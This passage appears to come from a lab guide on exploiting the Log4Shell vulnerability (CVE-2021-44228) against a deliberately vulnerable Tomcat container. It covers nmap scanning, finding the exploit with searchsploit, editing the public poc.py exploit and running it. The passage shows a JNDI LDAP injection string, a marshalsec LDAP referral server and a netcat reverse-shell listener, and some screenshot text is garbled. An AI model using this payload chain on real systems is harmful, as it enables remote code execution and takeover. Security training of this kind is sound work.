Get:13 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [2,070 kB]
Get:14 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted Translation-en [352 kB]
Get:15 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1,092 kB]
Get:16 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [711 kB]
Get:17 http://security.ubuntu.com/ubuntu jammy-security/restricted i386 Packages [37.3 kB]
Get:18 http://security.ubuntu.com/ubuntu jammy-security/restricted Translation-en [342 kB]
Get:19 http://security.ubuntu.com/ubuntu jammy-security/universe i386 Packages [612 kB]
Get:20 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [875 kB]
Get:21 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [253 kB]
Get:22 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [43.3 kB]
Get:23 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse i386 Packages [4,744 kB]
Get:24 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse Translation-en [10.8 kB]
Get:25 http://us.archive.ubuntu.com/ubuntu jammy-backports/universe i386 Packages [16.0 kB]
Get:26 http://us.archive.ubuntu.com/ubuntu jammy-backports/universe amd64 Packages [27.6 kB]
Get:27 http://security.ubuntu.com/ubuntu jammy-security/universe Translation-en [170 kB]
Get:28 http://us.archive.ubuntu.com/ubuntu jammy-backports/universe Translation-en [16.5 kB]
Get:29 http://security.ubuntu.com/ubuntu jammy-security/multiverse amd64 Packages [37.2 kB]
Fetched 14.2 MB in 4s (3,582 kB/s)
Reading package lists... Done
root@ubuntu-Virtual-Machine:/home/ubuntu#
```

5. Once the update is completed, type **`sudo apt-get install docker.io`** and press **Enter** to install docker.

If a question appears **Do you want to continue?** type **Y** and press **Enter**.

If a **Configuring docker.io** window appears, select **Yes** and press **Enter**.



A screenshot of a terminal window on an Ubuntu desktop environment. The title bar says "Activities Terminal" and the status bar shows "Jul 1 01:08". The terminal window has a dark background with light-colored text. It displays the command "root@ubuntu-Virtual-Machine:/home/ubuntu# sudo apt-get install docker.io" followed by the output of the package manager. The output shows the package being downloaded from "http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 docker.io amd64 24.0.7-0ubuntu2-2.04.1 [28.8 MB]". It also shows the unpacking and configuration of the package, including a warning about a unit file change that requires a reload of the daemon. The terminal ends with the prompt "root@ubuntu-Virtual-Machine:/home/ubuntu#".


6. Once docker.io is successfully installed, type **cd log4j-shell-poc/** and press **Enter** to navigate to **log4j-shell-poc** directory.
7. Now, we need to setup log4j vulnerable server, to do that type **docker build -t log4j-shell-poc .** and press **Enter**.

**-t:** specifies allocating a pseudo-tty.

Activities Terminal Jul 1 01:10

```
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc# cd log4j-shell-poc/
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc# docker build -t log4j-shell-poc .
DEPRECATED: The legacy builder is deprecated and will be removed in a future release.
Install the buildx component to build images with BuildKit:
https://docs.docker.com/go/buildx/
Sending build context to Docker daemon 44.48MB
Step 1/5 : FROM tomcat:8.0.36-jre8
8.0.36-jre8: Pulling from library/tomcat
8ad8b3f87b37: Pull complete
751fe39c4d34: Pull complete
b165e84cccc1: Pull complete
acfcc7cbc59b: Pull complete
04b7a9efc4af: Pull complete
b16e55fe5285: Pull complete
8c5ccb866b55: Pull complete
96290882cd1b: Pull complete
85852deeb719: Pull complete
ff68ba87c7a1: Pull complete
584acd953da: Pull complete
cbed1c54bbdf: Pull complete
4f8389678fc5: Pull complete
Digest: sha256:e6d667fbac9073af3f38c2d75e6195de6e7011bb9e4175f391e0e35382ef8d0d
Status: Downloaded newer image for tomcat:8.0.36-jre8
--> 945050cf462d
Step 2/5 : RUN rm -rf /usr/local/tomcat/webapps/*
--> Running in cb2b78171c06
Removing intermediate container cb2b78171c06
--> 1f27b0442592
Step 3/5 : ADD target/log4shell-1.0-SNAPSHOT.war /usr/local/tomcat/webapps/ROOT.war
--> 39d4726b3cd3
Step 4/5 : EXPOSE 8080
--> Running in f261c1786ff7
Removing intermediate container f261c1786ff7
--> 4971bc485064
Step 5/5 : CMD ["catalina.sh", "run"]
--> Running in 079e194c0d26
Removing intermediate container 079e194c0d26
--> 2d2a12f3700
```

8. Type **docker run --network host log4j-shell-poc** and press **Enter**, to start the vulnerable server.



A screenshot of an Ubuntu desktop environment. The terminal window shows the command `root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc# docker run --network host log4j-shell-poc` and its output. The output details the configuration of an Apache Tomcat 8.0.36 instance running on port 8080. It includes information about the OS (Ubuntu 6.5.0-28-generic), Java (OpenJDK 8.0\_36), and JVM (1.8.0\_102-b14.1-1-bpo8+1-b14). The CATALINA\_HOME is set to /usr/local/tomcat. The log also shows the configuration of various command-line arguments for the Tomcat startup process.

```
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc# docker run --network host log4j-shell-poc
01-Jul-2024 05:11:26.185 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version: Apache Tomcat/8.0.36
01-Jul-2024 05:11:26.187 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built: Jun 9 2016 13:55:50 UTC
01-Jul-2024 05:11:26.187 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server number: 8.0.36.0
01-Jul-2024 05:11:26.188 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name: Linux
01-Jul-2024 05:11:26.188 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version: 6.5.0-28-generic
01-Jul-2024 05:11:26.188 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture: amd64
01-Jul-2024 05:11:26.189 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Java Home: /usr/lib/jvm/java-8-openjdk-amd64/jre
01-Jul-2024 05:11:26.189 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Version: 1.8.0_102-b14.1-1-bpo8+1-b14
01-Jul-2024 05:11:26.189 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Vendor: Oracle Corporation
01-Jul-2024 05:11:26.190 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_BASE: /usr/local/tomcat
01-Jul-2024 05:11:26.190 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME: /usr/local/tomcat
01-Jul-2024 05:11:26.190 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties
01-Jul-2024 05:11:26.191 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager
01-Jul-2024 05:11:26.191 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djdk.tls.ephemeralDHKeySize=2048
01-Jul-2024 05:11:26.191 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.endorsed.dirs=/usr/local/tomcat/endorsed
01-Jul-2024 05:11:26.192 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Dcatalina.base=/usr/local/tomcat
01-Jul-2024 05:11:26.192 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Dcatalina.home=/usr/local/tomcat
01-Jul-2024 05:11:26.192 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.io.tmpdir=/usr/local/tomcat/temp
01-Jul-2024 05:11:26.193 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent Loaded APR based Apache Tomcat Native library 1.2.7 using APR version 1.5.1
```

9. Leave the server running in the **Ubuntu** machine.

10. Click Parrot Security to switch to the **Parrot Security** machine.

11. We will first scan the target machine to identify any vulnerable services running on it.

12. Open a Terminal window with superuser privileges and run **nmap -sV -sC** **10.10.1.9** command to view the running services.

**-sV** option enables version detection. This means Nmap will try to determine the version of the services running on open ports. **-sC** option enables the use of default scripts in the Nmap Scripting Engine (NSE). These scripts perform various tasks like service detection, vulnerability detection, and more.

The screenshot shows a terminal window titled "nmap -sV -sC 10.10.1.9 - Parrot Terminal". The terminal output is as follows:

```
[root@parrot]~[/home/attacker]
└─# nmap -sV -sC 10.10.1.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 01:46 EDT
Nmap scan report for 10.10.1.9
Host is up (0.00030s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3b:23:12:8c:e2:d5:91:d3:e5:5a:93:82:11:b9:fb:f6 (ECDSA)
|   256 ae:80:12:14:aa:cb:96:ea:ec:cb:5a:e1:3a:33:76:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
|_http-server-header: Apache-Coyote/1.1
MAC Address: 02:15:5D:01:42:30 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds
[root@parrot]~[/home/attacker]
```

13. From the result we can see that port **8080** is open and **Apache Tomcat/Coyote 1.1** server is running on the target system.
14. Upon investigation we can see that Apache is vulnerable to Remote Code Execution (RCE) attack. Now we will use searchsploit to find the vulnerabilities pertaining to RCE attack on the target server.
15. In the terminal window run **searchsploit -t Apache RCE** command to view the RCE vulnerabilities on the Apache server.

The screenshot shows a terminal window titled "searchsploit -t Apache RCE - Parrot Terminal". The command "#searchsploit -t Apache RCE" has been run, resulting in a list of vulnerabilities:

| Exploit Title  | Path                      |
|--|---------------------------|
| Apache 2.2.2 - CGI Script Source Code Information Disclosure       | multiple/remote/28365.txt |
| Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure       | multiple/remote/33868.txt |
| Apache APISIX 2.12.1 - Remote Code Execution (RCE)                 | multiple/remote/50829.py  |
| Apache CouchDB 3.2.1 - Remote Code Execution (RCE)                 | linux/remote/50914.py     |
| Apache Flink 1.9.x - File Upload RCE (Unauthenticated)             | java/webapps/48978.py     |
| Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution | multiple/webapps/50383.sh |
| Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution | multiple/webapps/50406.sh |
| Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)        | multiple/webapps/50446.sh |
| Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)        | multiple/webapps/50512.py |
| Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authen | linux/remote/50347.py     |
| Apache Log4j 2 - Remote Code Execution (RCE)                       | java/remote/50592.py      |
| Apache Shiro 1.2.4 - Cookie RememberME Deserial RCE (Metasploit)   | multiple/remote/48410.rb  |
| Apache Struts - 'ParametersInterceptor' Remote Code Execution (Met | multiple/remote/24874.rb  |
| Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure    | multiple/remote/21490.txt |
| Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)       | linux/dos/36906.txt       |
| ApacheOfBiz 17.12.01 - Remote Command Execution (RCE)              | java/webapps/50178.sh     |
| NCSA 1.3/1.4.x/1.5 / Apache HTTPd 0.8.11/0.8.14 - ScriptAlias Sour | multiple/remote/20595.txt |
| Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx | php/dos/44057.md          |

Shellcodes: No Results

[root@parrot]~[/home/attacker]


16. Now, we need to select a vulnerability to exploit the Server from the list, from the Nmap scan we found that the Apache Tomcat server is running on JSP so we will target java vulnerabilities from the list of vulnerabilities.
17. We can see that Java platform is vulnerable for **Apache Log4j 2 - Remote Command Execution (RCE)** exploit.

The screenshot shows a terminal window with the title "searchsploit -t Apache RCE - Parrot Terminal". The window displays a table of exploit modules found for the Apache Log4j 2 vulnerability. The columns are "Exploit Title" and "Path". The "Exploit Title" column lists various Apache components and versions affected by the Log4j 2 vulnerability, such as Apache 2.2.2, Apache ActiveMQ 5.2/5.3, Apache APISIX 2.12.1, Apache CouchDB 3.2.1, Apache Flink 1.9.x, Apache HTTP Server 2.4.49, Apache HTTP Server 2.4.50, Apache James Server 2.3.2, and Apache Log4j 2. The "Path" column provides the file paths for each exploit module, such as "multiple/remote/28365.txt" for Apache 2.2.2 and "java/remote/50592.py" for Apache Log4j 2. A green highlight covers the entire table, and the last row, which contains the exploit for Apache Log4j 2, is also highlighted.


| Exploit Title  | Path                      |
|--|---------------------------|
| Apache 2.2.2 - CGI Script Source Code Information Disclosure       | multiple/remote/28365.txt |
| Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure       | multiple/remote/33868.txt |
| Apache APISIX 2.12.1 - Remote Code Execution (RCE)                 | multiple/remote/50829.py  |
| Apache CouchDB 3.2.1 - Remote Code Execution (RCE)                 | linux/remote/50914.py     |
| Apache Flink 1.9.x - File Upload RCE (Unauthenticated)             | java/webapps/48978.py     |
| Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution | multiple/webapps/50383.sh |
| Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution | multiple/webapps/50406.sh |
| Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)        | multiple/webapps/50446.sh |
| Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)        | multiple/webapps/50512.py |
| Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authen | linux/remote/50347.py     |
| Apache Log4j 2 - Remote Code Execution (RCE)                       | java/remote/50592.py      |
| Apache Shiro 1.2.4 - Cookie RememberME Deserial RCE (Metasploit)   | multiple/remote/48410.rb  |
| Apache Struts - 'ParametersInterceptor' Remote Code Execution (Met | multiple/remote/24874.rb  |
| Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure    | multiple/remote/21490.txt |
| Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)       | linux/dos/36906.txt       |
| ApacheOfBiz 17.12.01 - Remote Command Execution (RCE)              | java/webapps/50178.sh     |
| NCSA 1.3/1.4.x/1.5 / Apache HTTPD 0.8.11/0.8.14 - ScriptAlias Sour | multiple/remote/20595.txt |
| Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx | php/dos/44057.md          |
| Shellcodes: No Results   |                           |

[root@parrot]# ./ng http://10.10.1.9:8080

18. We will now exploit Log4j vulnerability present in the target Web Server to perform Remote code execution.
19. Click the **Firefox** icon at the top of **Desktop**, to open a browser window.
20. In the address bar of the browser, type **http://10.10.1.9:8080** and press **Enter**.



21. As we can observe that the Log4j vulnerable server is running on the **Ubuntu** machine, leave the **Firefox** and website open.
22. Switch to the Terminal window, run **cd log4j-shell-poc/** and press **Enter**, to enter into log4j-shell-poc directory.



23. Now, we needed to install JDK 8, to do that open a new terminal window and type **sudo su** and press **Enter** to run the programs as a root user.

In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

24. We need to extract JDK zip file which is already placed at **/home/attacker** location.

25. Type **tar -xf jdk-8u202-linux-x64.tar.gz** and press **Enter**, to extract the file.

**-xf**: specifies extract all files.

26. Now we will move the **jdk1.8.0\_202** into **/usr/bin/**. To do that, type **mv jdk1.8.0\_202 /usr/bin/** and press **Enter**.

The screenshot shows a terminal window titled "mv jdk1.8.0\_202 /usr/bin/ - Parrot Terminal". The terminal content is as follows:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]# tar -xf jdk-8u202-linux-x64.tar.gz
[root@parrot]# mv jdk1.8.0_202 /usr/bin/
[root@parrot]#
```

The terminal window is part of a desktop environment, with other windows like "Mozilla Firefox" visible in the background.

27. Now, we need to update the installed JDK path in the **poc.py** file.
28. Navigate to the previous terminal window. In the terminal, type **pluma poc.py** and press **Enter** to open **poc.py** file.

The screenshot shows a terminal window titled "cd log4j-shell-poc/ - Parrot Terminal". The window title bar includes icons for Applications, Places, System, and a few others. The status bar at the top right shows the date and time: "Mon Jul 1, 02:18". The terminal window has a dark background and contains the following text:

```
[root@parrot]~[/home/attacker]
└─# cd log4j-shell-poc/
[root@parrot]~[/home/attacker/log4j-shell-poc]
└─# pluma poc.py
  star -x1 jdk1.8u202_linux-x64.tar.gz
  @parrot:[/home/attacker]
  mv jdk1.8.0_202 /usr/bin/
  sparrow:[/home/attacker]
#
```

The terminal window is part of a desktop environment, as evidenced by the window manager interface at the bottom, which includes a menu icon, a window titled "cd log4j-shell-poc/ - P...", and other application icons like Mozilla Firefox.

29. In the poc.py file scroll down and in line **62**,  
replace **jdk1.8.0\_20/bin/javac** with **/usr/bin/jdk1.8.0\_202/bin/javac**.

A screenshot of a Linux desktop environment. At the top is a standard desktop menu bar with icons for Applications, Places, System, and a Firefox icon. The title bar of the active window says "\*poc.py (/home/attacker/log4j-shell-poc) - Pluma (as superuser)". The window itself is a code editor for Python, showing a script named "poc.py". The code contains several lines of Python code, including imports, variable definitions, and a main function. Line 62 is highlighted with a blue selection bar. The status bar at the bottom shows "Python" as the language, "Tab Width: 4", "Ln 62, Col 82", and "INS". Below the code editor, the taskbar shows several open applications: "pluma poc.py - Parrot...", "[Mozilla Firefox]", "mv jdk1.8.0\_202 /usr...", and "\*poc.py (/home/attack...".

```
49     };
50     p.destroy();
51     s.close();
52 }
53 """
54     % (userip, lport)
55
56     # writing the exploit to Exploit.java file
57
58     p = Path("Exploit.java")
59
60     try:
61         p.write_text(program)
62         subprocess.run([os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/javac"), str(p)])
63     except OSError as e:
64         print(Fore.RED + f'[-] Something went wrong {e}')
65         raise e
66     else:
67         print(Fore.GREEN + '[+] Exploit java class created success')
68
69
70 def payload(userip: str, webport: int, lport: int) -> None:
```

30. Scroll down to line **87** and  
replace **jdk1.8.0\_20/bin/java** with **/usr/bin/jdk1.8.0\_202/bin/java**.

The screenshot shows a Linux desktop environment with a terminal window open in the foreground. The terminal window has a dark blue background and contains a Python script named 'poc.py'. The script is designed to exploit a Java vulnerability. It includes functions for checking Java version, sending LDAP requests, and running a local HTTP server. The terminal window also shows the current working directory as '/home/attacker/log4j-shell-poc' and indicates it is being run as a superuser.

```
81     httpd = SimpleHTTPServer.SimpleHTTPServer()
82     httpd.serve_forever()
83
84
85 def check_java() -> bool:
86     exit_code = subprocess.call([
87         os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java'),
88         '-version',
89     ], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
90     return exit_code == 0
91
92
93 def ldap_server(userip: str, lport: int) -> None:
94     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
95     print(Fore.GREEN + f"[+] Send me: {sendme}\n")
96
97     url = "http://{}:{}#/Exploit".format(userip, lport)
98     subprocess.run([
99         os.path.join(CUR_FOLDER, "jdk1.8.0_20/bin/java"),
100        "-cp",
101        os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
102        "marshalsec.jndi.LDAPRefServer",
103        url
104    ])
```

31. Scroll down to line **99** and  
replace **jdk1.8.0\_20/bin/java** with **/usr/bin/jdk1.8.0\_202/bin/java**.

32. After making all the changes **save** the changes and close the **poc.py** editor window.
  33. Now, open a new terminal window and type **nc -lvp 9001** and press **Enter**, to initiate a netcat listener as shown in screenshot.

The screenshot shows a terminal window titled "nc -lvp 9001 - Parrot Terminal". The terminal content is as follows:

```
[attacker@parrot:~] $ nc -lvp 9001
listening on [any] 9001 ...
#pluma poc.py
#parrot-mkelfpayload -f shell1.pie
#sparrow -i /home/attacker/Desktop/shell1.pie
#
```

The taskbar at the bottom shows several open applications: "Menu", "pluma poc.py - Parrot...", "[Mozilla Firefox]", "mv jdk1.8.0\_202 /usr/...", and "nc -lvp 9001 - Parrot T...".

34. Switch to previous terminal window and type **python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001** and press **Enter**, to start the exploitation and create payload.

```
python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker]
└─#cd log4j-shell-poc/
[root@parrot]~/home/attacker/log4j-shell-poc]
└─#pluma poc.py

[root@parrot]~/home/attacker/log4j-shell-poc]
└─#
[root@parrot]~/home/attacker/log4j-shell-poc]
└─#python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
